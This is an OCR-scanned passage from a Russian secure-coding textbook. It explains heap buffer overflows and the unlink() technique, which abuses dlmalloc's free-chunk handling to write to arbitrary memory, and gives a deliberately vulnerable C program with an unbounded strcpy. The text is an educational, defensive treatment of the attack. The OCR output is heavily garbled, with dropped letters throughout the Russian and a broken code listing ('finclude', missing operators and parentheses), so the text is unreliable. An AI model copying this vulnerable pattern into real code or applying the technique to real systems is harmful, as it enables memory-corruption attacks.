
Простейший способ понять как работает этот макрос — вз лянуть на пример На рис 4 5 показано как макрос **unlink** () поддерживает обработку блоков свободной памяти Указатель **P** идентифицирует удаляемый блок памяти Этот блок содержит указатель на следующий блок в списке и указатель на предыдущий блок в списке показанные стрелками слева от блока На рисунке показаны все три блока На первом ша е макроса **unlink** () выполняется присваивание указателя **FD** так чтобы он ука ывал на следующий список в блоке На втором ша е выполняется присваивание указателя **BK** так чтобы он указывал на предыдущий список в блоке На третьем ша е с помощью указателя на следующий блок **FD** аменяется указатель на предыдущий блок в следующем после удаляемо о блоке в списке указателем на блок предшествующий удаляемому Наконец на четвертом ша е с помощью указателя на предыдущий блок **BK** заменяется указатель на следующий блок в предыдущем перед удаляемым блоком в списке указателем на блок следующий за удаляемым

Переполнения буфера в куче

Динамически выделенная память подвержена переполнениям буфера Использование переполнения буфера в куче в общем случае рассматривается как более сложное чем разрушение стека Ви а (V ega) и Мак Гроу (McG aw) описывают эксплойт который использует переполнение буфера в куче для перезаписи переменной в куче с последствиями для системы безопасности [217] Поскольку найти такое соседство — редкая удача отношение к переполнению буфера в куче не все да оказывается верным и разработчики зачастую принимают решения защищающие от атак с использованием разрушения стека но не от переполнения буфера в куче

Имеются однако хорошо и вестные методы которые не трудно адаптировать для использования распространенных ошибок про раммирования при управлении динамической памятью Например переполнение буфера может использоваться для повреждения структур данных используемых диспетчером памяти чтобы добиться выполнения произвольно о кода Для этой цели мо ут использоваться описанные в этом разделе методы

Применение un nk () Эта методика была впервые разработана хакером под псевдонимом So a Des gne и успешно использована против тех версий браузеров Netscape про- рамм t ace ou e и s ocate которые используют d ma oc [201]



ис 4 5 Использование макроса un nk) для удаления блока из списка свободных блоков

Описываемая методика использует переполнение буфера для управления дескрипторами раниц блоков памяти чтобы обмануть макрос un nk () и записать 4 байта данных в произвольное место памяти Показанная в примере 4 14 про рамма например уязвима для переполнения буфера которое можно использовать с помощью указанной методики


Пример 4.14. Код уязвимый для переполнения буфера

```
01  finclude <stdlib.h>
02  #include <string.h>
03  int main int argc, char *argv[]) {
04      char *first, *second, *third
05      first   malloc(666)
06      second   malloc 12)
07      third   malloc(12)
08      strcpy first, argvfl])
09      free first)
10      free second)
11      free third)
12      return(0)
13  }
```

Уязвимая про рамма выделяет три блока памяти строки 5-7) Про рамма принимает один строковый ар умент который копируется в f st (строка 8) Эта нео раниченная

операция **strcpy** () может приводить к переполнению буфера Дескриптор раницы может быть заменен с помощью строково о ар умента длина которо о превышает длину **first,** так как дескриптор раницы для **second** находится непосредственно после перво о буфера

После копирования ар умента (и предположительно после некоторой иной обработки) про рамма вызывает **free()** (строка 9) для освобождения перво о блока памяти На рис 4 6 показано содержимое кучи при первом вызове **free ()**.



ис 4 6 Содержимое кучи при первом вызове ее)

Если второй блок не выделен операция **free** () будет пытаться объединить е о с первым блоком Для выяснения выделен ли второй блок функция **free** () проверяет бит **PREV_INUSE** третье о блока Расположение третье о блока определяется путем добавления размера второ о блока к е о начальному адресу В процессе обычной операции бит **PREV_INUSE** третье о блока установлен поскольку второй блок все еще выделен как показано на рис 4 7


